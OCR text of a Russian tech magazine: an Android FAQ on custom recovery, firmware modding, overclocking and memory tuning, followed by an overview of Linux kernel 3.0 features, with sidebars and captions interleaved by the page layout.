
Кастомный рекавери — это модификация стандартного Recovery с гораздо большим набором функций. Обычно такой рекавери предлагает такие функции, как установка любых прошивок без проверки цифровых подписей (основное назначение), полный бэкап существующей прошивки (nandroid backup) и его восстановление, изменение системных настроек Android'а, подготовка карты памяти для переноса приложений или создания swap-раздела, перемонтирование системных разделов в режиме чтения/записи и многое другое. Наиболее популярный и развитый кастомный рекавери на

НЕПРОСТОЙ ВЫБОР РАБОЧЕГО СТОЛА




Выбирать между альтернативными рабочими столами, представленными в Android Market'е, в большинстве случаев бессмысленно. Почти все они основаны на стандартном Launcher'е, разработанном Google, и не представляют ничего нового, кроме кучи различных и в большинстве случаев бесполезных обвесок, мешающих работе. Из всего этого многообразия достойны внимания разве что LauncherPro и Zeam.


С другой стороны, в Android Market'е есть несколько действительно «других» рабочих столов, которые стоит установить хотя бы для разнообразия. Во-первых, это Launcher7, очень хорошо имитирующий рабочий стол Windows Phone 7, многие из тех, кто установил его «на посмотреть», используют его ежедневно. Во-вторых, это рабочий стол под названием SlideScreen (рекомендую скачать бесплатную beta-версию отсюда: getsatisfaction.com/larvalabs), который вместо иконок и виджетов выводит на экран различную полезную информацию (погоду, последние SMS-сообщения, звонки, письма, RSS-новости, сообщения в твиттере, Facebook'е и т. д.) в виде удобного разворачиваемого списка. Просто обязателен для пробы, однако не совсем пригоден для ежедневного использования из-за своей инородности. Также советую посмотреть в сторону Simple Home, вобравшего в себя многие из идей Windows Phone 7, и Spark'а, представляющего собой нечто среднее между обычным рабочим столом Android'а и SlideScreen.



В настройках прошивки CyanogenMod есть пункт для управления расширенными настройками



Вот такие кнопки есть в выпадающей панели CyanogenMod



В настройках прошивки CyanogenMod есть пункт для управления расширенными настройками

сегодняшний день — это ClockworkMod recovery, созданный Koushik Dutta (Koush).



Q КАК СДЕЛАТЬ СВОЮ ПРОШИВКУ?

A Есть два способа. Первый и самый трудный: скачать исходники последней версии Android'а и попробовать собрать ОС так, чтобы она корректно работала на Linux-ядре, прошитом в устройстве (будет круто, если удастся раздобыть исходники ядра и нужных модулей, но производители затягивают с процессом открытия кода до последнего). Это потребует глубоких знаний не только в области Android'а, но и во встраиваемых системах. Но можно пойти и по гораздо более простому пути: модифицировать существующую прошивку.

Как уже было сказано выше, подавляющее большинство «авторских» прошивок для Android-смартфонов — это модификации других прошивок, например стоковой, то есть установленной на телефон по умолчанию, либо чужой сборки Android'а для данного аппарата. Связано это с тем, что «мод», в отличие от самосборной прошивки, очень легко сделать. По сути, всё, что для этого требуется сделать, это просто распаковать архив с прошивкой, произвести необходимые изменения (заменить/добавить файлы, отредактировать конфиги), запаковать архив и подписать его. Пошагово этот процесс выглядит так:

Получаем архив с нужной прошивкой:

```
$ wget http://a.b.c/update.zip
```

Распаковываем его:

```
$ mkdir myrom
$ cd myrom
$ unzip ../update.zip
```

В каталоге появится два подкаталога и файл boot.img. Каталог META-INF содержит мета-информацию об обновлении, такую как его создатель, цифровые сертификаты и скрипт обновления META-INF/com/google/android/updater-script, который подготавливает каталоговую структуру, удаляет старые файлы, информирует Recovery о прогрессе обновления. Файл boot.img — это ядро Linux и загрузочный ram-диск, их можно извлечь с помощью скрипта split_bootimg.pl (goo.gl/QejM9). Наконец, каталог system — самая интересная и полезная часть архива с прошивкой. Это не что иное, как содержимое одноименного системного раздела Android'а, в котором находятся компоненты самой ОС. Здесь есть каталог app, содержащий все системные приложения (можно удалить те, которые не нравятся, и положить новые), bin и xbin содержат различные Linux-команды (в xbin можно распаковать свежий busybox), etc — настройки различных системных демонов, fonts — шрифты, framework — системные Java-библиотеки, файл framework-res.apk содержит стандартные ресурсы системы и приложений, его можно использовать для изменения стандартных иконок, цветов (на xda-developers.com лежит много версий этого файла с различными кастомизациями), lib — Linux-библиотеки (здесь лучше ничего не трогать), media — различные мультимедийные данные, например bootanomation.zip — архив, содержащий анимацию, демонстрируемую при загрузке устройства, здесь же есть каталог audio с рингтонами, звуками оповещения и т. п. (всё в открытом формате Ogg Vorbis, кстати). Каталог usr может содержать всё что угодно, обычно в него попадают файлы различных Linux-демонов и приложений. Файл build.prop описывает прошивку и задает некоторые системные настройки.

После того как модификация прошивки будет завершена, можно запаковать файлы обратно в архив:

```
$ zip -r myupdate.zip *
```


Архив следует подписать, иначе Recovery не сможет его установить. Делается это с помощью утилиты testsign.jar:


```
$ wget http://goo.gl/OyBBk
$ java -classpath testsign.jar testsign \
  myupdate.zip myupdate-sign.zip
```

Заливаем подписанный архив на SD-карту и устанавливаем с помощью Recovery.

Q КАК РАЗОГНАТЬ ПРОЦЕССОР УСТРОЙСТВА?

A Очень просто — зарутить телефон и установить на него приложение SetCPU,







Рабочие столы Android'а (слева направо): ADW.Launcher, Launcher7, Simple Home, SlideScreen

доступное в Маркете. Программа позволяет задать верхнее и нижнее пороговые значения для механизма управления мощностью процессора, а также выбрать один из нескольких профилей: максимальную производительность, сохранение батареи, минимальную производительность и т. д. Функция управления настройками производительности процессора есть и в CyanogenMod: «Настройки → Настройки CyanogenMod'а → Производительность → Настройки ЦП». Работает она по тому же принципу, что и SetCPU. Также в меню «Производительность» можно включить/выключить JIT-компиляцию, запретить выгрузку рабочего стола из памяти (очень полезно для устройств с малым объемом RAM) и изменить размер VM heap, что в теории может привести к ускорению работы прожорливых до памяти приложений (в этом случае следует выбрать более высокое значение) либо освободить побольше оперативки (меньшее значение). Эти настройки можно изменить и с помощью стороннего root-софта, такого как Jitter и VM Heap Tool.

Q ПОЧЕМУ TASK KILLER — ЗЛО?

A Task Killer не зло, а глупость. В большинстве своем люди используют его не для получения какой бы то ни было выгоды, а просто от неспособности перестроить свое мышление на новый стиль управления запущенными приложениями. Инженеры, проектировавшие Android, сделали приложения неубиваемыми не просто так, они отлично понимали, что в условиях постоянного роста объемов памяти в мобильных устройствах лучший способ использовать ее свободное пространство это поместить туда наиболее часто вызываемые приложения. В результате получился механизм, который оставляет все запущенные приложения висеть в памяти до тех пор, пока ее не станет действительно мало. В этом случае просыпается встроенный в ядро «уборщик», который вытесняет из памяти наиболее редко используемые приложения. Таким образом пользователь получает сразу две вкусности: отсутствие необходимости закрывать приложения самостоятельно и очень быстрый доступ к часто используемым программам.

Основная проблема этого подхода заключается только в том, что стандартные настройки механизма выгрузки приложений из памяти чересчур демократичны. Память освобождается только в том случае, если ее становится действительно мало для загрузки нового приложения, поэтому во время запуска некоторых приложений могут наблюдаться небольшие притормаживания, вызванные работой уборщика. К счастью, уборщик обладает интерфейсом управления, с помощью которого его можно сделать более агрессивным. Для этого имеется файл /sys/module/lowmemorykiller/parameters, в который записывается шесть значений, управляющих поведением механизма lowmemorykiller:

```
echo "2560,4096,6144,12288,14336,18432" > /sys/
module/lowmemorykiller/parameters/minfree
```

Можно создать соответствующий скрипт в каталоге /system/etc/init.d, но имей в виду, что сценарии из каталога /system/etc/init.d отрабатываются только в кастомных прошивках, да и то не во всех. Возможно, скрипт придется запускать вручную после каждой загрузки ОС.


Хорошим дополнением к изменению настроек уборщика будет расчистка списка запускаемых во время старта ОС приложений. Во время загрузки Android запускает кучу «часто используемых» софтин, многие из которых могут тебе никогда и не понадобиться, но тем не менее будут занимать память. Это, кстати, такие софтины, как голосовой набор, Bluetooth, календарь, почта (не Gmail, а простая почтовая программа), часы (те, через которые настраивается будильник). Удалить всё это из автозапуска можно с помощью специализированного софта, например Startup Cleaner (бесплатно в Маркете).

Q ЧТО ТАКОЕ ADB?

A ADB — это Android Debug Bridge, интерфейс низкоуровневой отладки и управления Android-устройством, который позволяет удаленно отлаживать приложения, устанавливать и удалять их, манипулировать файлами, выполнять команды, просматривать системный журнал и делать множество других полезных вещей. Эта штука была подробно описана в статье «Большой брат и зеленый робот» (][_09_2011), так что не будем повторяться. ☒

Юрий «Adept» Видинеев (adeptg@gmail.com)

Тукс поколения 3.0



Tux — знаменитый символ Linux'а

LINUX KERNEL 3.0: ОБЗОР САМЫХ ВАЖНЫХ НОВОВВЕДЕНИЙ


В этом году Linux отпразднует свое 20-летие. В связи с юбилеем вместо новой версии за номером 2.6.40 вышла версия 3.0. В общем, хороший повод, чтобы оглянуться назад и вспомнить, какие плюшки нам принесла ветка 2.6.

ЧТО В ИМЕНИ ТЕБЕ МОЕМ?

О возможности смены способа нумерации релизов Linux'а говорили уже давно. Были варианты как-то привязаться к дате релиза (например 2011.4.0), но в конце концов решено было оставить старый вариант. Только вместо версии 2.6.40 сделать версию 3.0, корректирующим релизам оставив третью цифру (т. е. первым таким релизом стал 3.0.1). В дальнейшем первая цифра будет меняться либо в случае внесения каких-то кардинальных изменений, либо раз в 40 минорных версий. Число 40 выбрано таким образом, чтобы на выпуск такого количества версий уходило примерно десять лет.

Сам по себе релиз 3.0 не несет в себе ничего примечательного и мог бы спокойно стать очередным релизом в ветке 2.6. Среди основных нововведений:

- Система виртуализации Xen была окончательно интегрирована в ванильное ядро.
- Увеличена скорость работы Btrfs'a, в частности за счет реализации автоматической дефрагментации. Другие ФС тоже не забыты: ext4 обзавелась защитой от множественного монтирования, в OCFS2 была добавлена поддержка команды TRIM (увеличивающей время жизни SSD). CIFS научили монтировать Windows 2008 DFS (распределенная ФС).
- Серьезно увеличена скорость фильтрации пакетов с помощью инструментов типа tcpdump. Больше всего это будет заметно на 64-битных системах.
- Поддержка функции «Wake on WLAN». Полный аналог «Wake on LAN», только с использованием беспроводного адаптера.
- Теперь для отправки/приема ICMP-пакетов не нужны привилегии root. Больше никаких SUID на /bin/ping.
- Добавлен новый тип кеша — Cleancache, в котором хранятся данные, которые не страшно потерять (могут быть легко восстановлены из другого источника).



Очередной инструмент от Intel'а для разработчиков

- Добавлены драйвера для многих новых устройств: Microsoft Kinect, процессоров Intel следующего поколения (Ivy Bridge) и новых процессоров со встроенной графикой AMD Fusion.

Практически сразу после релиза вышел набор патчей для новой версии в rt-ветке (Realtime) ядра, превращающий Linux в ОС реального времени. Предыдущая версия патчей базировалась на версии 2.6.33. Новая версия была сильно доработана и теперь затрагивает почти в два раза меньше файлов (374 против 690), что позволяет надеяться на слияние веток в обозримом будущем.

Примечательно, что в списке фирм, внесших больше всех изменений в 3.0, на пятом месте со счетом в 361 коммит оказалась... Microsoft. Все эти коммиты связаны с поддержкой собственной технологии виртуализации Hyper-V. Кстати, это не единственная неожиданная новость на тему «Microsoft и Linux». В честь вышеупомянутого юбилея был устроен конкурс на лучший видеоролик про Linux, в котором приняла участие Microsoft, представив свой ролик на тему непрерывно меняющихся в лучшую сторону взаимоотношений Microsoft и Linux.

ВИРТУАЛИЗАЦИЯ

Можно с уверенностью сказать, что в IT-мире последние лет семь прошли под флагом виртуализации. Первая серьезная система виртуализации, появившаяся в ванильном ядре, — KVM (Kernel-based Virtual Machine, Linux 2.6.20). Более старая (и пока более популярная) система виртуализации Xen полностью интегрировалась в ядро только к 3.0. Обе эти системы поддерживают также еще и паравиртуализацию (дающую ощутимо меньший оверхед), но KVM в любом случае нужен CPU с поддержкой аппаратной виртуализации.

Чтобы Linux нормально (стабильно и быстро) работал как гостевая ОС в виртуальных окружениях, ему нужны специальные драйвера. Сейчас они есть, кроме KVM и Xen, также для VMWare и MS Hyper-V.

В ядро также включен гипервизор lguest. В отличие от KVM для работы ему не нужна поддержка оборудованием аппаратной виртуализации. В отличие от Xen им очень просто управлять. В отличие от обоих он содержит всего около 5000 строк кода. В общем-то для серьезного использования он не предназначен: целью его создания было написание очень простого гипервизора — примера реализации.

Со временем в ядре появляется всё больше вспомогательных технологий, связанных с виртуализацией. Одна из таких — менеджер памяти KSM (Kernel Samepage Merging), который прочесывает память на идентичные куски и объединяет их. Особенно эффективен он в случае, если запущено несколько идентичных виртуальных машин.

Наименее накладная виртуализация — на уровне ОС, когда виртуальные машины как таковые не используются, а просто создается окружение с собственным пространством ресурсов и процессов. Самая известная подобная система под Linux — OpenVZ, но она не входит в ванильное ядро. В ядре есть аналог — LXC, который опирается на стандартные механизмы: namespaces (когда каждый процесс может видеть свое отдельное представление о файловой системе, запущенных процессах, сетевых настройках и др.) и Control Group (для управления ресурсами).

БОЛЬШИЕ КОМПЬЮТЕРЫ

Виртуализация позволяет запустить нескольких ОС на одном компьютере. В некотором смысле противоположная задача — запуск одной какой-то задачи на группе серверов (кластере). В ядро 2.6 добавлено много чего полезного в поддержку кластеров и вообще больших нагруженных систем, убрано несколько досадных ограничений:


- Максимальное количество процессоров в SMP-системе увеличено до 4096.
- Максимальное количество групп, в которых может находиться пользователь, увеличено с 32 до 65 536.
- Убрано ограничение на пять симлинков в цепочке.

Серьезные кластеры, как правило, mission critical, и чем реже они останавливаются или перезагружаются, тем лучше. Одна из технологий, позволяющая снизить число выключений, — CPU и ОЗУ hotplug, поддержка которых появилась в Linux'е 2.6.

В больших системах, как правило, много-много процессоров (ядер), поэтому надо, чтобы ОС масштабировалась как можно лучше. Для этого в течение всего 2.6 избавлялись от так называемого Big Kernel Lock — технологии, которая появилась в Linux'е 2.0 и позволяла работать на SMP-системах, но устарела и на многопроцессорных системах приводила к падению производительности. К теме масштабируемости также относятся технологии Receive Packet Steering (RPS) и Receive Flow Steering (RFS), позволяющие распараллеливать нагрузку по обработке трафика на все CPU.

Кстати, про ядра: появилась еще поддержка процессоров с архитектурой Tile, имеющих от 32-х до нескольких сотен ядер.

Сервер немыслим без RAID'а. В этой области 2.6 тоже принес несколько улучшений:



Количество строк кода в ядре растет невероятными темпами

- Реализация RAID6 (когда из массива выделяются два диска под контрольные суммы).
- Поддержка «RAID5 reshaping» — добавление дополнительных дисков в массив без необходимости перестроения.
- Возможность преобразования RAID1 в RAID5, RAID4 в RAID5, RAID5 в RAID6 (и обратно).

Добавлено несколько новых кластерных ФС. Если в двух словах, то кластерные файловые системы нужны для корректной работы нескольких серверов-нод с общим внешним хранилищем (доступным, например, по iSCSI или AoE).

- **Oracle Cluster Filesystem (OCFS2)** — изначально разработанная и оптимизированная для своих СУБД компанией Oracle.
- **Global File System (GFS2)** — вариант, поддерживаемый RedHat'ом.

Распределенные ФС, в отличие от кластерных, используют дисковые ресурсы своих серверов-нод. Обе ФС находятся в процессе активной разработки (помечены как экспериментальные), но заслуживают упоминания о себе:

- **POHMELFS (Parallel Optimized Host Message Exchange Layered File System)** является разработкой нашего соотечественника (о чем, собственно, нетрудно догадаться, исходя из названия) и позиционируется как распределенная и более быстрая замена NFS.
- **Ceph** — обрабатывающая петабайты данных, обладающая высокой отказоустойчивостью (обеспеченной хранением каждого файла на нескольких узлах) и легко расширяемая (достаточно просто добавить новый хост, и данные будут перераспределены с учетом появления новой ноды).

Еще одна вещь, появившаяся в 2.6 и касающаяся устройств хранения данных, — DRBD, с помощью которой можно синхронизировать по сети два блочных устройства (по сути, сетевой RAID1).
Другие нововведения:

- Файловая система exofs, предоставляющая доступ к OSD-накопителям (Object Storage Devices). В отличие от обычных накопителей минимальным объектом является не блок данных, а сразу объект, содержащий нужный файл. Такие накопители еще не получили большого распространения, но, возможно, за ними будущее.
- Библиотека libata была серьезно переписана — теперь поддерживает NCQ и hotplug.
- Поддержка технологии InfiniBand, часто используемой для связи узлов кластера и протокола RDS (Reliable Datagram Sockets), предназначенного для высокоскоростного обмена сообщениями между узлами. Все эти улучшения принесли свои плоды — в рейтинге ТОП-500 суперкомпьютеров мира вот уже продолжительное время более 90 % из них работают под управлением Linux'а.

МАЛЕНЬКИЕ КОМПЬЮТЕРЫ

На рынке desktop-систем с процессорной архитектурой всё ясно — x86/amd64, и точка. В мире встраиваемых систем с этим вопросом пока полный разброд и шатание — не хватит пальцев, чтобы пересчитать все embedded-CPU-архитектуры. Из добавленных в 2.6 можно отметить: UniCore, m68knommu, m32r, Fujitsu FR-V, Atmel AVR32, MicroBlaze, S-core. Кроме новых архитектур 2.6 привнес много улучшений в embedded linux:

- Новый, полностью переписанный беспроводной стек и возможность работы в качестве беспроводной точки доступа положительно повлияли на распространение Linux'а на домашних роутерах.
- Технология Execute-in-place позволяет выполнять код без предварительного копирования его в ОЗУ.
- Подсистема ASoC (ALSA System on Chip) обеспечивает лучшую поддержку ALSA на SoC (системах на кристалле).
- UBI — что-то вроде LVM для raw-flash-чипов (которые используются во встраиваемых устройствах). Главное отличие от LVM — корректная обработка битых ячеек. Компания Nokia создала специальную файловую систему UBIFS, работающую поверх UBI-томов.
- Еще одна файловая система, специально предназначенная для использования на Flash-накопителях, — LogFS. Сжимает данные перед записью и минимизирует количество циклов перезаписи ячейки.
- Поддержка шины SPI и механизма SDIO (Secure Digital I/O) для подключения устройств через MMC/SD-слоты (GPS-приемники, Wi-Fi-, Bluetooth- и Ethernet-адаптеры и многое другое).
